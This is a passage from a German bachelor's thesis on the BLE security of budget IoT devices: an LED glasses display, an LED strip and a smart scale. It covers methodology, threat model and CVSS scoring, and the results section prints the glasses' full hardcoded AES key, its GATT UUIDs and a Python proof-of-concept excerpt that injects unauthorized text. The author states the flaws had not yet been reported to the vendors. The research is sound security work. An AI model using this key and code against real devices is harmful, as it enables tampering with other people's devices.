Gemeinsam zeigen diese Arbeiten, dass Schwachstellen nicht auf einzelne Produkte beschränkt sind, sondern systematisch aus Designentscheidungen im BLE-Protokoll und aus Implementierungsfehlern in weit verbreiteten SoCs resultieren.

3.2 Sicherheitsstudien zu Consumer-IoT-Geräten

Neben Protokoll-Angriffen existieren zahlreiche Studien, die die Sicherheit konkreter Consumer-Produkte praxisnah untersuchen.

Im Bereich **Smart Locks** analysierten Ho et al. (2016) [Ho16] fünf kommerzielle Produkte und dokumentierten Implementierungs- und Designfehler, die sowohl physische als auch digitale Sicherheit betrafen. Piran et al. (2025) [Lin25] untersuchten 18 BLE-Smart-Locks und stellten fest, dass 14 davon für insgesamt zehn Angriffsvektoren (sieben bereits bekannte und drei neu identifizierte) anfällig waren. Die betroffenen Produkte sind bei über 20 Millionen Nutzern im Einsatz.

Im Bereich **Fitness-Tracker und Wearables** wiesen Das et al. (2016) [Das16] Privacy-Leakage in BLE-Traffic von Fitness-Trackern nach. Sivakumaran und Blasco (2023) [Siv23] stellten in einer Großstudie fest, dass über 60 % der BLE-Apps Sicherheitslücken aufwiesen. Claramunt et al. (2022) [Cla22] verglichen Wearables für Minderjährige und zeigten, dass nur wenige Geräte BLE Secure Connections mit ECDH nutzten. Die Mehrzahl setzte auf veraltete Legacy-Pairing-Methoden. Gress et al. (2025) [Gre25] demonstrierten, dass neuere Fitness-Tracker-Modelle entgegen der Erwartung weiterhin fehlende gegenseitige Authentifizierung und fehlende End-to-End-Verschlüsselung aufwiesen. Cyr et al. (2014) [Cyr14] legten mit einer frühen Sicherheitsanalyse von Fitbit-Wearables eine Taxonomie kryptographischer Schwachstellenmuster im BLE-Consumer-Bereich vor. Pallavi und Narayanan (2022) [Pal22] bieten einen umfassenden Survey zu BLE-Privacy- und -Sicherheitsproblemen, der die Fortdauer der Grundproblematik über fast zehn Jahre dokumentiert.

Für **Smart-Home-Geräte** legte Fernandes et al. (2016) [Fer16] Overprivilege und unzureichenden Datenschutz in der SmartThings-Plattform offen. Im Bereich **Medical IoT** führten die SweynTooth-Schwachstellen 2020 zu einer Safety-Communication der FDA (U.S. Food and Drug Administration, die US-amerikanische Zulassungsbehörde für Medizinprodukte) [FDA20], die Pacemaker, Insulinpumpen und Blutzucker-Monitore betraf. Die FDA hat 2023 eine aktualisierte Guidance zu Cybersecurity in Medical Devices veröffentlicht [FDA23], die explizit BLE-Protocol-Fuzzing vorschrieb.

3.3 Firmware-Analyse und automatisierte Ansätze

Zur automatisierten Erkennung von Schwachstellen in IoT-Firmware wurden mehrere Plattformen entwickelt. FIRMADYNE[1] (Chen et al., 2016) [Che16] emuliert Linux-basierte Firmware und identifizierte bei 23.035 Images 14 zuvor unbekannte Schwachstellen. FirmAE[2] (Kim et al., 2020) [Kim20] verbessert die Emulationsrate auf 79 % und fand 12 neue Zero-Days. Zuo et al. (2019) [Zuo19] analysierten 18.166 BLE-Apps im Google-Play-Store und extrahierten 26.610 unique UUIDs, über die Geräte anhand ihrer Companion-App-Fingerprints identifiziert werden können – ein Angriff, der in Kapitel 4 durch APK-Dekompilierung nachgestellt wird.

3.4 Abgrenzung dieser Arbeit

Die vorliegende Arbeit unterscheidet sich von den beschriebenen Studien in mehreren wesentlichen Punkten. Während BlueBorne, KNOB, BIAS, SweynTooth und BrakTooth Schwachstellen auf Protokollebene adressieren, fokussiert diese Arbeit auf die *praktische* Sicherheitsimplementierung kommerziell erhältlicher Consumer-Produkte. Die Frage lautet nicht: „Welche theoretischen Schwachstellen existieren im Protokoll?“, sondern: „Wie sicher sind die Geräte, die Verbraucher heute kaufen und verwenden?“

Im Gegensatz zu rein theoretischen Analysen oder High-Level-Vulnerability-Scans werden funktionsfähige Proof-of-Concepts mit handelsüblicher Hardware entwickelt (nRF52840 USB Dongle, ca. 15 EUR), was eine realistische Einschätzung der Bedrohungslage für durchschnittliche Angreifer ermöglicht. Die systematische Anwendung von CVSS 3.1 auf alle identifizierten Schwachstellen erlaubt standardisierte Vergleichbarkeit. Viele akademische Publikationen beschränken sich auf qualitative Beschreibungen. Der entwickelte BLE Security Testing Guide (Kapitel 6) bietet darüber hinaus eine Schritt-für-Schritt-Anleitung, die in akademischen Papers typischerweise fehlt. Schließlich berücksichtigt

1 https://github.com/firmadyne/firmadyne
2 https://github.com/pr0v3rbs/FirmAE

die Arbeit die Übertragbarkeit von Consumer-IoT-Erkenntnissen auf den Automotive-Kontext unter ISO/SAE 21434 [Int21] und UN R155 [UNE21b] (Kapitel 7.5).

4 Methodik und Vorgehensweise

Dieses Kapitel beschreibt die systematische Vorgehensweise zur Sicherheitsanalyse der drei untersuchten Consumer-IoT-Geräte. Als Analyse-Betriebssystem wurde **Ubuntu 25.10** verwendet, um die neuesten BLE-Stack-Features (BlueZ 5.79) und Kernel 6.11-Unterstützung für spezifische USB-Sniffer-Treiber nativ zu nutzen.[1] Die Methodik basiert auf dem OWASP IoT Security Testing Guide [Mie18], NIST SP 800-115 [Sca08] und dem Penetration Testing Execution Standard (PTES) [PTE14] und wurde spezifisch für BLE-basierte Consumer-Geräte adaptiert.

4.1 Geräteauswahl

Die Auswahl der zu analysierenden Geräte folgt fünf Kriterien. Erstens werden Geräte aus den drei größten Consumer-IoT-Segmenten gewählt (Wearable, Smart Home, Health), um generalisierbare Erkenntnisse für breite Geräteklassen zu ermöglichen. Zweitens muss die Analyse reproduzierbar sein: Alle Geräte sind frei käuflich unter 100 EUR. Drittens repräsentieren die drei Kategorien unterschiedliche Gewichtungen der CIA-Triade. Viertens variieren die Compliance-Anforderungen: Während LED-Brille und -Lichtstreifen keine besonderen Datenschutzanforderungen haben, verarbeitet die Körperwaage Gesundheitsdaten nach DSGVO Art. 9. Fünftens nutzen alle Geräte Standard-BLE-Protokolle ohne proprietäre Hardware-Dongles, was die Analyse mit Standard-Tools ermöglicht. Die konkrete Wahl der drei spezifischen Modelle erfolgte dabei *zweckorientiert* (Purposive Sampling nach Patton [Pat02]) mit dem operationalisierten Auswahlkriterium der **Marktrelevanz**: Es wurden ausschließlich Modelle gewählt, die in den jeweiligen Amazon.de-Bestseller-Listen der Unterkategorien *Digitale Personenwaagen*, *LED Streifen* sowie *LED Brille* (Stand: September 2025) unter den Top 20 gelistet waren. Um dem Risiko eines *Confirmation Bias* zu begegnen, wurden die Ausschlusskriterien vor der detaillierten Sicherheitsanalyse definiert (vgl. Tabelle 4.1). Dies stellt sicher, dass die Stichprobe die typische Sicherheitsarchitektur weit verbreiteter

1 Die Wahl einer Non-LTS-Version ist durch die Anforderung an den aktuellsten Linux-Kernel für BLE-Sniffing-Tools begründet.

Budget-Produkte repräsentiert, ohne gezielt nach bereits bekannten Schwachstellen zu suchen.

Tabelle 4.1: Auszug der abgewiesenen Alternativen im Sampling-Prozess

Kandidat (Kategorie)	Preis	Primärer Ausschlussgrund
Xiaomi Mi Smart Band 9 (Wearable)	ca. 45 EUR	Hohe Sicherheitsreife (proprietär, verschlüsseltes Pairing). Keine Custom-BLE-Commands im Fokus.
Philips Hue Smart Plug (Smart Home)	ca. 35 EUR	Fokus auf Zigbee/Matter. BLE dient nur zum Initial-Setup, nicht zur dauerhaften Steuerung.
Withings Body Scan (Health)	ca. 390 EUR	Budget-Kriterium (< 100 EUR) signifikant überschritten.

Auf dieser Grundlage werden drei Geräte untersucht. Die **LED-Brille „Sonhomay LED Glasses“** (Wearable) verfügt über ein programmierbares LED-Display zur Anzeige von Texten und Animationen, gesteuert via BLE durch eine Android-Companion-App. Das primäre Angriffsszenario ist die unbefugte Inhaltsänderung durch einen Low-Skilled-Attacker innerhalb der BLE-Reichweite. Der **Smart-LED-Strip** (Smart Home) ermöglicht RGB-Farbsteuerung und Effektmodi via BLE. Kritischer als die Einzelfunktionalität ist die Möglichkeit zur Anwesenheitsinferenz durch Beobachtung von Lichtmustern sowie der globale Schlüssel, der alle weltweit vertriebenen Geräte gleichermaßen gefährdet. Die **Lebenlang Digital Smart Scale** (Health) verarbeitet biometrische Daten (Gewicht, Körperfettanteil, BMI, Muskelmasse) via App `OKOK International` und fällt damit unter DSGVO Art. 9.

4.1.1 Angreifermodell (Threat Model)

Die identifizierten Schwachstellen und ihre Lebenszyklus-Risiken werden unter Annahme eines einheitlichen Angreifermodells (vgl. „Low-Skilled-Attacker“ – Angreifer mit geringem technischem Vorwissen) bewertet. Dieses Modell geht von folgenden Prämissen aus:

- **Position:** Der Angreifer befindet sich physisch innerhalb der BLE-Reichweite (bis ca. 20–30 m indoor, potentiell vergrößert durch Richtantennen [Fow19]). Ein physischer Gerätezugang (Hardware-Manipulation) ist nicht erforderlich.
- **Fähigkeiten:** Es existiert kein Vorwissen über die proprietären Protokolle, jedoch fundierte Kenntnisse im Umgang mit Open-Source-Tools (z. B. Wireshark, JADX) und GATT-Exploration. Es ist plausibel, dass im Kontext des Jahres 2026 automatisierte KI-gestützte Werkzeuge die Hürde für Aufgaben wie die statische Key-Extraktion weiter senken, sodass auch Low-Skilled-Attacker ohne Expertenwissen derartige Angriffe durchführen könnten (*Weaponization* – Ausnutz-

barmachung für Angriffe). Das britische National Cyber Security Centre (NCSC) kommt in seiner Analyse zu dem Schluss, dass KI „almost certainly“ das Volumen und die Wirksamkeit von Cyberangriffen bis 2025 erhöhen wird, wobei insbesondere die Reconnaissance- und Social-Engineering-Phasen profitieren [Nat24a]. Diese Einschätzung wird hier als Arbeitshypothese übernommen.

- **Motivation:** Das Motiv reicht von opportunistischem Vandalismus (z. B. bei der LED-Brille) bis hin zu zielgerichtetem Stalking oder der Profilbildung (z. B. Erfassung von Gesundheitsdaten der Waage aus dem Nachbarraum).

Dieses Modell liegt allen nachfolgenden CVSS-Bewertungen (insbesondere in Bezug auf *Attack Vector* und *Privileges Required*) zugrunde. Die CVSS-Bewertung folgt dem v3.1-Standard. **Hinweis zur Attack Complexity (AC:L):** Die CVSS-3.1-Spezifikation definiert Attack Complexity als Bedingungen *jenseits der Kontrolle des Angreifers* – etwa Race Conditions, spezifische Netzwerktopologien oder gewinnbare ASLR-Umgehungen [FIR19]. Angreiferexpertise oder -aufwand fließen gemäß Spezifikation *nicht* in die AC-Metrik ein. In *bewusster methodischer Entscheidung* verwendet diese Arbeit AC:L für die BLE-Schwachstellen, da nach einmaliger statischer Extraktion hardcodierter Schlüssel keine weiteren Bedingungen außerhalb der Angreiferkontrolle bestehen: Der Schlüssel ist statisch, das Angriffsverfahren ist reproduzierbar, und keine Umgebungsbedingungen (Race Conditions, Netzwerk-Constraints) müssen erfüllt werden. Für eine alternative, konservativere Interpretation, die den initialen Extraktionsaufwand als AC:H bewertet, werden die Alternativ-Scores in Tabelle 5.7 (Fußnote c) explizit ausgewiesen. Diese Dual-Score-Transparenz ermöglicht Lesern eine eigenständige Bewertung.

Tabelle 4.2: Übersicht der untersuchten Geräte

Gerät	Kategorie	BLE-Version	Preis
Sonhomay LED Glasses (BLE-Brille)	Wearable	4.0	ca. 30 EUR
Smart-LED-Strip	Smart Home	4.0	ca. 20 EUR
Lebenlang Digital Smart Scale	Health	4.0/5.0[a]	ca. 35 EUR

[a] Der Chipsea-Chip der Körperwaage unterstützt BLE 5.0 (Long-Range-PHY, Coded PHY), betreibt den Advertisement-Kanal jedoch im rückwärtskompatiblen BLE 4.0-Modus. VULN-2026-012 dokumentiert die theoretische Reichweitenerweiterung durch den BLE-5.0-Chipsatz [Chi23].

4.2 Das 5-Phasen-Analyse-Framework

Die Sicherheitsanalyse folgt einem strukturierten 5-Phasen-Framework, bei dem jede Phase auf den Ergebnissen der vorherigen aufbaut und spezifische Artefakte liefert. Tabelle 4.3 gibt einen Überblick über Aufwand, Werkzeuge und Deliverables.

Tabelle 4.3: Übersicht des 5-Phasen-Frameworks

Phase	Aufwand	Werkzeuge	Ergebnisse
1: APK-Analyse	5–8 h	JADX-GUI	UUIDs, Kryptoalgorithmen
2: Traffic-Capture	4–6 h	nRF52840, Wireshark	Paketaufzeichnungen
3: Native Libraries	4–8 h	Ghidra	Schlüssel, Algorithmen
4: ProtokollRekonstruktion	3–5 h	Python-Skripte	Protokollspezifikation
5: PoC-Entwicklung	4–6 h	blatann, Python	Funktionsfähige Exploits

Scope und bewusste Ausschlüsse: Das Framework adressiert gezielt App-seitige Schwachstellen, die durch statische und dynamische Analyse der Companion-Apps und des BLE-Funkverkehrs identifizierbar sind. Bewusst ausgeschlossen sind Hardware-Angriffe (Seitenkanalanalyse, Fault-Injection), Firmware-Extraktion vom Gerätechip sowie die Cloud-Backend-Analyse. Diese Einschränkungen werden in Abschnitt 7.4.2 als Limitationen diskutiert.

Phase 1 – APK-Dekompilierung: Die Android-Applikationen werden via ADB extrahiert und mit JADX-GUI zu Java-Quellcode dekompiliert. Gesucht wird nach BLE-Service- und Characteristic-UUIDs (Regex: `[0-9a-f]{8}-[0-9a-f]{4}-...`), Kryptographie-Keywords (`AES`, `SecretKeySpec`, `Cipher.getInstance`), BLE-API-Aufrufen (`writeCharacteristic`) und hardcodierten Credentials. Zudem werden native Bibliotheken für Phase 3 extrahiert und triagiert.

Phase 2 – BLE-Traffic-Capture: Der nRF52840 USB-Dongle wird mit der nRF-Sniffer-Firmware bespielt und als Wireshark-Extcap-Plugin konfiguriert. Die Erfassung umfasst Advertising-Pakete vor dem Verbindungsaufbau sowie den vollständigen GATT-Verkehr bei systematischem Durchlaufen aller App-Funktionen. Wireshark-Display-Filter (`btatt.opcode == 0x12` für Write-Requests, `btsmp` für Pairing-Protokoll) isolieren die relevanten Kommunikationsabschnitte.

Phase 3 – Native Library Analyse: In Ghidra werden ARM64-Bibliotheken importiert und automatisch analysiert. JNI-Exportfunktionen (Muster: `Java_<Package>_<Class>_<Method>`) bilden die Einstiegspunkte. Das FindCrypt-Plugin identifiziert kryptographische Konstanten (AES S-Box, Round Constants). Hardcodierte Schlüssel finden sich häufig in der `.rodata`-Section in der Nähe von Kryptofunktionsreferenzen.

Phase 4 – Protokollrekonstruktion: App-Code und Traffic-Captures werden korreliert, um das vollständige Kommunikationsprotokoll zu dokumentieren: GATT-Hierarchie, Pairing-Verhalten, Command-/Response-Format und Zustandsdiagramme.

Phase 5 – Proof-of-Concept-Entwicklung: Mit der Python-Bibliothek blatann [Ger24] werden funktionsfähige Exploits entwickelt, die die Original-App vollständig ersetzen. Blatann wurde gewählt, da es direkte Kontrolle über den nRF52840-Connectivity-Stack

bietet und Sniffer- sowie Interaktionsmodus über denselben Dongle ermöglicht – im Gegensatz zu höher abstrahierten Bibliotheken wie Bleak, die keinen Zugriff auf Link-Layer-Parameter erlauben. Der nRF52840-Dongle wird hierfür mit der Connectivity-Firmware (statt Sniffer-Firmware) betrieben.

4.3 Werkzeuge und Versionen

Für vollständige Reproduzierbarkeit dokumentiert Tabelle 4.4 alle verwendeten Software-Versionen. Als Hardware werden ein nRF52840 USB-Dongle, Android-Testgeräte (min. Android 8.0) und ein Analyse-Rechner mit Ubuntu 25.10 verwendet.

Tabelle 4.4: Software-Versionen

Werkzeug	**Version**	**Einsatz**
JADX-GUI	1.5.3	APK-Dekompilierung
Ghidra	11.4.3	Native Library RE
Wireshark	4.6.1	Paketanalyse
Python	3.9.24	PoC-Entwicklung
blatann	0.6.0	BLE-Python-Stack
Android SDK Platform Tools	34.0.5	ADB

4.4 Schwachstellenbewertung

Jede identifizierte Schwachstelle wird anhand eines einheitlichen Schemas bewertet und dokumentiert: Schwachstellen-ID, Titel, CVSS-3.1-Vektor und Score, technische Beschreibung, OWASP-IoT-Mapping und Gegenmaßnahmen (Remediation).

Für BLE-Schwachstellen ist der Attack Vector typischerweise *Adjacent* (AV:A), da die Bluetooth-Reichweite den Angriff auf physische Nähe beschränkt. Die Attack Complexity wird auf Low gesetzt, wenn der Angriff nach einmaliger Initialanalyse (Reconnaissance) ohne komplexe Umgebungsbedingungen reproduzierbar ist. Tabelle 4.5 zeigt typische Vektoren.

Tabelle 4.5: Typische CVSS-3.1-Vektoren für BLE-Schwachstellen

Schwachstellentyp	**CVSS-3.1-Vektor**	**Score**
Keine Authentifizierung	`AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`	8.1 H
Schwache Verschlüsselung	`AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N`	6.8 M
Replay-Angriff	`AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:L`	6.5 M
Klartext-Übertragung	`AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`	6.5 M

4.5 Ethik und rechtliche Absicherung

Alle Analysen wurden ausschließlich an eigenen, legal erworbenen Geräten durchgeführt. Kaufbelege sind archiviert. Bei der Körperwaage wurden ausschließlich eigene Testdaten verwendet, um DSGVO-Problematiken zu vermeiden.

Responsible Disclosure – Ethische Abwägung: Im Rahmen dieser Arbeit erfolgte keine Disclosure gegenüber den Herstellern. Diese Entscheidung erfordert eine kritische Reflexion, da die identifizierten Schwachstellen aktive Produkte mit Millionen Nutzern betreffen (z. B. `wl.smartled`: >10 Mio. Downloads, CVSS 8.3 HIGH).

Die Abwägung zwischen *Educational Purpose* und *User-Safety* gestaltet sich wie folgt: (1) Die Arbeit dient primär Ausbildungszwecken im Rahmen einer Bachelorarbeit. (2) Die dokumentierten Schwachstellen erfordern keine Zero-Day-Exploits, sondern basieren auf fundamentalen Architekturfehlern (fehlende Authentifizierung, hardcodierte Keys), die durch Standard-Analysewerkzeuge (JADX, Ghidra) identifizierbar sind. (3) Vergleichbare Schwachstellen wurden bereits in ähnlichen Produkten publiziert (Airoha RACE [Hei25b], Bitdefender IoT-Studien [Bit24]), sodass keine neuartige Angriffsmethodik offengelegt wird. (4) Der zeitliche und organisatorische Aufwand eines formalen Disclosure-Prozesses wurde im Rahmen der Bachelorarbeit als zu komplex eingeschätzt.

Gleichwohl wird im Rückblick anerkannt, dass das Unterlassen der Disclosure ein ethisches Defizit darstellt. Eine verantwortungsvolle Meldung gemäß CVD (ISO/IEC 29147:2018) [ISO18b] – insbesondere für die kritischen Schwachstellen des Smart-LED-Strips und die DSGVO-relevanten Befunde der Waage – wird vom Autor unmittelbar nach Abschluss dieser Arbeit beim CERT-Bund eingeleitet. Die Publikation dieser Arbeit erfolgt vorrangig im akademischen Kontext, um den Stand der Technik im Consumer-IoT kritisch zu beleuchten.

PoC-Veröffentlichungsprinzip: Die in dieser Arbeit dokumentierten Proof-of-Concept-Auszüge (Kapitel 5, Anhang) sind *bewusst unvollständig* gehalten: Sie demonstrieren die Funktionsfähigkeit des Angriffs, enthalten jedoch weder vollständige Schlüssel noch einsatzfertige Exploit-Skripte. Der AES-Key der LED-Brille ist via Ghidra aus der öffentlich zugänglichen APK reproduzierbar extrahierbar. Die Veröffentlichung des Extraktionspfades stellt daher keine zusätzliche Gefährdung dar. Vergleichbare Arbeiten – etwa die Airoha-RACE-Disclosure [Hei25b] oder die KU-Leuven-Matter-Analyse [Moo25b] – publizieren ebenfalls PoC-Details auf vergleichbarem Detaillierungsgrad.

Tabelle 4.6 dokumentiert den Disclosure-Status pro Gerät.

Tabelle 4.6: Disclosure-Status der identifizierten Schwachstellen

Gerät	**Status**	**Geplantes Vorgehen**
LED-Brille (Sonhomay)	Ausstehend	Kein Security-Kontakt identifizierbar. Meldung via CERT-Bund bis spätestens April 2026.
Smart-LED-Strip (wl.smartled)	Ausstehend	App-Publisher ohne EU-Niederlassung. Meldung via CERT-Bund bis spätestens April 2026.
Körperwaage (Lebenlang)	Ausstehend	Hersteller mit DE-Firmenadresse. Direktkontakt + CERT-Bund + ggf. BfDI (DSGVO-Art.-9-Relevanz) bis spätestens April 2026.

5 Analyse und Ergebnisse

Dieses Kapitel präsentiert die Ergebnisse der Sicherheitsanalyse von drei Consumer-IoT-Geräten: LED-Brille „Sonhomay LED Glasses“, Smart-LED-Strip (App: `wl.smartled`) und Lebenlang Digital Smart Scale. Pro Gerät werden technische Analyse, Schwachstellen mit CVSS-3.1-Bewertung und Proof-of-Concept-Implementierungen dokumentiert. Die Analyse identifizierte insgesamt 13 Schwachstellen bei einer – innerhalb der untersuchten Stichprobe – 100-prozentigen Authentifizierungsausfallrate.

5.1 Gerät 1: LED-Brille (Sonhomay LED Glasses)

Die „Sonhomay LED Glasses“ (App-Package: `com.pinkysinyeeho.funkyglasses-plus`) ist eine programmierbare LED-Matrixbrille mit BLE-Steuerung. Sie repräsentiert Entertainment-Wearables, bei denen Dritte über eine unbefugte Anzeigenmanipulation direkten physischen Impact auf den Träger haben können.

5.1.1 Technische Analyse

5.1.1.1 GATT-Struktur und APK-Dekompilierung

Die App verwendet drei primäre Charakteristiken auf dem herstellerspezifischen Service (`0xfff0`). Abbildung 5.1 visualisiert den extrahierten Service-Tree.

Die JADX-Dekompilierung von 155 Java-Klassen offenbarte zudem eine AES-128-Implementierung in

`com.pinkysinyeeho.funkyglassesplus.model.data.Agreement`,

die auf die Native Library `libAES.so` delegiert:

Listing 5.1: Sonhomay LED Glasses – AES-Aufruf (dekompiliert, Parameter `data` ist redaktionelle Umbenennung des JADX-Originals `bArr`)

```
1  public static byte[] getEncryptData(byte[] data) {
2    aes.cipher(data, data);
```

```
GLASSES-12B008
 |
 +-- ... (Generic Access / Attribute Services)
 |
 +-- LED Control Service (0xFFF0)
 |    +-- LED Command/Config (UUID ...9600)
 |    |    \-- Handle: 0x0012 [WRITE, WRITE_NO_RESP]
 |    +-- LED Pattern/Animation (UUID ...960A)
 |    |    \-- Handle: 0x0015 [WRITE, WRITE_NO_RESP]
 |    +-- LED Effect/Mode (UUID ...960B)
 |    |    \-- Handle: 0x0018 [WRITE, WRITE_NO_RESP]
 |    \-- LED Status/Notification (UUID ...9601)
 |         \-- Handle: 0x001B [NOTIFY]
 |
 \-- OTA/Firmware Service (0xFD00)
```

Abbildung 5.1: GATT-Service-Hierarchie der LED-Brille

```
3     return data;
4   }
```

Tabelle 5.1 fasst die drei Charakteristiken zusammen:

Merkmal	Handle	UUID / Modus
Control	0x0012	`d44bc439-abfd-45a2-b575-925416129600` (Write, Write Without Response)
Data	0x0015	`d44bc439-abfd-45a2-b575-92541612960a` (Write, Write Without Response)
Notification	0x001b	`d44bc439-abfd-45a2-b575-925416129601` (Notify)

Tabelle 5.1: GATT-Charakteristiken der LED-Brille auf Service `0xfff0`

5.1.1.2 Ghidra-Analyse und AES-Key-Extraktion

Die Ghidra-Analyse der `libAES.so` (ARM64) identifiziert die JNI-Exportfunktion `Java_csh_tiro_cc_aes_keyExpansionDefault` bei Adresse `0x00101278`. Deren dekompilierter Code liest den Key via GOT-Pointer (Global Offset Table – eine Datenstruktur in ELF-Dateien zur Speicherung globaler Adressen):

```
_DAT_00113038 = *(PTR_key_00112ff0 + 8);     // Key Bytes 8-15
___bss_start__ = *PTR_key_00112ff0;           // Key Bytes 0-7
```

Der Pointer `PTR_key_00112ff0` (GOT-Entry) referenziert den Original-Schlüssel in der `.data`-Section bei `0x00113020`. *Hinweis zum Decompiler-Artefakt:* Ghidra stellt den 128-Bit-Schlüssel als zwei separate 64-Bit-Ladeoperationen dar. Im tatsächlichen ARM64-Assembler wird der Schlüssel durch eine einzige `ldr q0, [x1]`-Instruktion

in ein 128-Bit-NEON-Register geladen. Die zweigeteilte Darstellung ist ein bekanntes Decompiler-Artefakt und kein Hinweis auf zwei separate Speicherzugriffe. Die ARM64-Ladeinstruktionen (`adrp x0, 0x113000; add x0, x0, #0x30`) schreiben den erweiterten Schlüssel (expanded key) ab Adresse `0x113030`. Die ursprünglichen 16 Bytes des hardcodierten AES-Schlüssels befinden sich bei `0x113020`:

```
Adresse: 0x00113020 (.data)
Key:     34 52 2A 5B 7A 6E 49 2C 08 09 0A 9D 8D 2A 23 F8
          (16 Bytes, Big Endian)
```

Der rekonstruierte Handshake-Prozess verlangt eine streng sequentielle Abfolge (vgl. Abbildung 5.2):



Abbildung 5.2: Protokoll-Fluss für Textübertragung bei der LED-Brille

Die Korrektheit wurde durch ein im PCAP-Capture enthaltenes Klartext-/Chiffretext-Paar verifiziert: Das DATS-Command `07 44 41 54 53 01 00 26 00 00 00 00 00 00 00 00` verschlüsselt sich mit dem extrahierten Key zu `e703dd68d7c0bb9c a75f0140df55e219`, identisch mit dem erfassten Paket.

5.1.1.3 Protokollanalyse: Fünfstufiger Handshake

Im Gegensatz zum LED-Strip verwendet die Brille ein zustandsbehaftetes Protokoll mit Handshake. Die BLE-Verkehrsanalyse (420+ erfasste Pakete) dokumentiert:

1. **DATS** -> Control-Char. (0x0012): Ankündigung mit Datengröße. Format: `[7, 'D','A','T','S', 1, SIZE_HI, SIZE_LO, 00...]`

2. **DATSOK** <- Notification-Char. (0x001b): Gerätebestätigung
3. **Data-Chunks** -> Data-Char. (0x0015): Zeichendaten in 16-Byte-Paketen (1 Byte Längenheader + bis zu 15 Byte Nutzdaten, entspricht der AES-Blockgröße) mit 50 ms Paketabstand
4. **DATCP** -> Control-Char. (0x0012): Übertragungsabschluss
5. **DATCPOK** <- Notification-Char. (0x001b): Bestätigung

Die Zeichenkodierung verwendet ein 14x12-LED-Matrix-Format: Jedes Zeichen wird als vertikale Spalten kodiert (2 Bytes pro Spalte), was ca. 24 Bytes pro Zeichen ergibt. Das Wort „HELLO“ benötigt damit 52 Bytes.

5.1.1.4 Proof of Concept

Listing 5.2: Sonhomay LED Glasses PoC – Unbefugte Textanzeige (Auszug)

```
AES_KEY = bytes([
    0x34, 0x52, 0x2A, 0x5B, 0x7A, 0x6E, 0x49, 0x2C,
    0x08, 0x09, 0x0A, 0x9D, 0x8D, 0x2A, 0x23, 0xF8
])
CTRL_UUID = "d44bc439-abfd-45a2-b575-925416129600"
DATA_UUID = "d44bc439-abfd-45a2-b575-92541612960a"

async def send_text(client, text: str) -> None:
    encoded = encode_text(text)          # 14x12-Matrix-Kodierung
    size = len(encoded)

    # Schritt 1: DATS-Command verschlüsselt senden
    dats = bytes([7, ord('D'), ord('A'), ord('T'), ord('S'),
                  1, (size >> 8) & 0xFF, size & 0xFF] + [0]*8)
    await client.write_gatt_char(CTRL_UUID,
        AES.new(AES_KEY, AES.MODE_ECB).encrypt(dats))

    # Schritt 3: Zeichendaten in 16-Byte-Paketen (1 Byte Laengenheader +
        bis zu 15 Byte Nutzdaten)
    for i in range(0, size, 15):
        chunk = encoded[i:i+15]
        padded = bytes([len(chunk)] + list(chunk) + [0]*(15-len(chunk)))
        await client.write_gatt_char(DATA_UUID,
            AES.new(AES_KEY, AES.MODE_ECB).encrypt(padded))
        await asyncio.sleep(0.05)        # 50 ms Pflichtpause
```

5.1.2 Identifizierte Schwachstellen

5.1.2.1 VULN-2026-001: Hardcodierter AES-Schlüssel

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N Score: 8.1 HIGH

Der statische, geräteübergreifend identische AES-128-Schlüssel in der `.data`-Section (`0x113020`, referenziert via GOT-Pointer `0x112ff0`) ist via Ghidra-Analyse extrahierbar. Ein Angreifer innerhalb der BLE-Reichweite kann damit abgefangene Pakete entschlüsseln (*Confidentiality High*) und eigene Steuerbefehle verschlüsselt an das Gerät senden (*Integrity High*). Die Einstufung der *Attack Complexity* als **Low (AC:L)** folgt der in Kapitel 4 begründeten Heuristik: Die einmalig durchgeführte statische Extraktion des statischen Schlüssels schafft eine unbegrenzt wiederholbare Angriffsbasis (*Weaponization*-Phase). Für die initiale Schlüsselextraktion selbst (Ghidra-Analyse) wäre theoretisch AC:H korrekt. In der CVSS-Sicherheitsbewertung wird jedoch der konsistente Ausnutzungszustand nach abgeschlossener Reconnaissance bewertet, da dieser für die praktische Gefährdungslage skalierbarer Angriffe entscheidend ist.

OWASP-Mapping: I1 (Hardcoded Credentials), I5 (Insecure Components). Diese Praxis widerspricht fundamentalen Security-Patterns. Großangelegte Firmware-Analysen zeigen, dass hardcodierte Secrets eine der häufigsten Ursachen für Masseninfektionen im IoT-Segment sind [Cos14].

Remediation: Aktivierung von LE Secure Connections (AES-128-CCM auf Link-Layer). Bei Bedarf zusätzliche Applikationsschicht-Verschlüsselung mittels AES-256-GCM mit gerätespezifischen Keys.

5.1.2.2 VULN-2026-002: Unsicherer AES-ECB-Modus

CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N Score: 5.9 MEDIUM

AES-ECB erzeugt für identische Plaintextblöcke identische Ciphertext-Blöcke. Bei repetitiven Zeichenfolgen entstehen detektierbare Muster.

